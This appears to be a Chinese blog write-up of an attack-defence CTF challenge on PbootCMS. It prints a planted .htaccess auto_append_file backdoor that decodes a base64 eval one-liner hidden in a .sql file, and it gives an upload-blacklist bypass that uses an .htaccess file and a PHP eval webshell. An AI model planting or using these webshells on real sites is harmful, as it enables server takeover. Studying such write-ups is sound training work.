wp篇 AWD某一赛题全流程复现【江西省高校网络安全技能大赛】

原创

这周末在做梦 于 2021-11-06 21:15:19 发布 3031 收藏 6

分类专栏： wp篇 文章标签： web安全 安全

本文链接：https://blog.csdn.net/weixin_46203060/article/details/121184961

一，赛题概述

1概述

这道题目是PbootCMS V3.05，主页面如下。

2配置概述

采用tutum/lamp的镜像，Php 5.3+，其他扩展自行apt安装即可


3漏洞赛题

目前在dump下来的镜像中，发现存在且非CMS本身的官方预制漏洞有三，分别记录如下。
备注：在复现以下漏洞的时候，为了图一省事就赋予了所有文件777权限。

二，RCE

1赛题预制原理

（1）文件预制



.htaccess中

AddType application/x-httpd-php .sql
php_value auto_append_file “php://filter/convert.base64-decode/resource=0cb2353f8ea80b398754308f15d1121e_20200705235535_pbootcms.sql”

0cb2353f8ea80b398754308f15d1121e_20200705235535_pbootcms.sql中

CgoKCiAJCQogCSAKICAJIAo8P3BocCBldmFsKCRfUkVRVUVTVFsiYWFhll0pOz8+CgoK
解码后

（2）环境配置

首先，在php.ini中打开url文件包含

```
; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include = Off
```


其次，在apache的.conf中添加服务器路径访问与解析授权

```
<Directory /var/www/html/static/backup/sql/>
    Options Indexes FollowSymLinks
    AllowOverride ALL
    Require all granted
</Directory>
```

最后，大功告成！（就不多说了，搞配置都是一把鼻涕一把泪的，哭）

2wp

看下图应该就知道了（flag是自己添加的，原本要请求主办方的ip才有flag）



3赛题回顾


当时啊，就主办方因为把赛题容器权限写死了，导致无法上传其他php文件，然后比赛开始后一直有队伍再修补漏洞的过程中社会性死亡。于是，主办方”决定“——不能再让这些队伍”闲“下去了，都没人拿分，于是大方的以”迅雷不及掩耳之势“放出了上述漏洞的利用方式。最令人发指的是，我们队伍最后的得分竟然还是来自这个漏洞，就离谱好吧。


三，文件上传

1赛题预制原理

原CMS是于”在线留言“这一板块并没有文件上传点，故认为是赛题制作的漏洞。


其实，该漏洞的预制并不难，只要调用cms的开发变量就好了。（左为原题，右为原CMS）






2wp

发现有文件上传漏洞，php文件被过滤。



使用黑名单绕过方法即可

直接上传写有”AddType application/x-httpd-php .txt“的.htaccess文件和写有”<?php eval($_POST['a']);?>“的1.txt，然后使用蚁剑连接即可。



3赛题回顾


由于，该CMS默认使用的是SQLLITE轻量级数据库，而且为了能够实现文件上传的功能，所以需要给一些指定文件授予较高的权限，这也就导致了在比赛的过程中，只要有队伍使用了该漏洞getshell后，就可以删除pbootcms.db——进行恶意的宕机，从而向上冲排名。
很不幸的是，我的队伍就是当时的受害者之一。

（宕机后，来自隔壁的友好交流）
当然，还是要对隔壁大佬赛后友好的分享和交流表示感谢。


四，pboot特征漏洞

1赛题预制原理

赛题将原代码的过滤注释掉了



再文件中还发现一个莫名的config.html



个人尝试后无果，但怀疑是前台任意执行。苦于代码功底弱，无法调试复现。

2收集的资料

PbootCMS V3.0.1任意代码执行
PbootCMS任意代码执行
PbootCMS任意代码执行的前世今生
PHP动态特性的捕捉与逃逸.pdf
pbootcms最新版本前台捡的rce-论如何绕废正则
pbootcms漏洞复现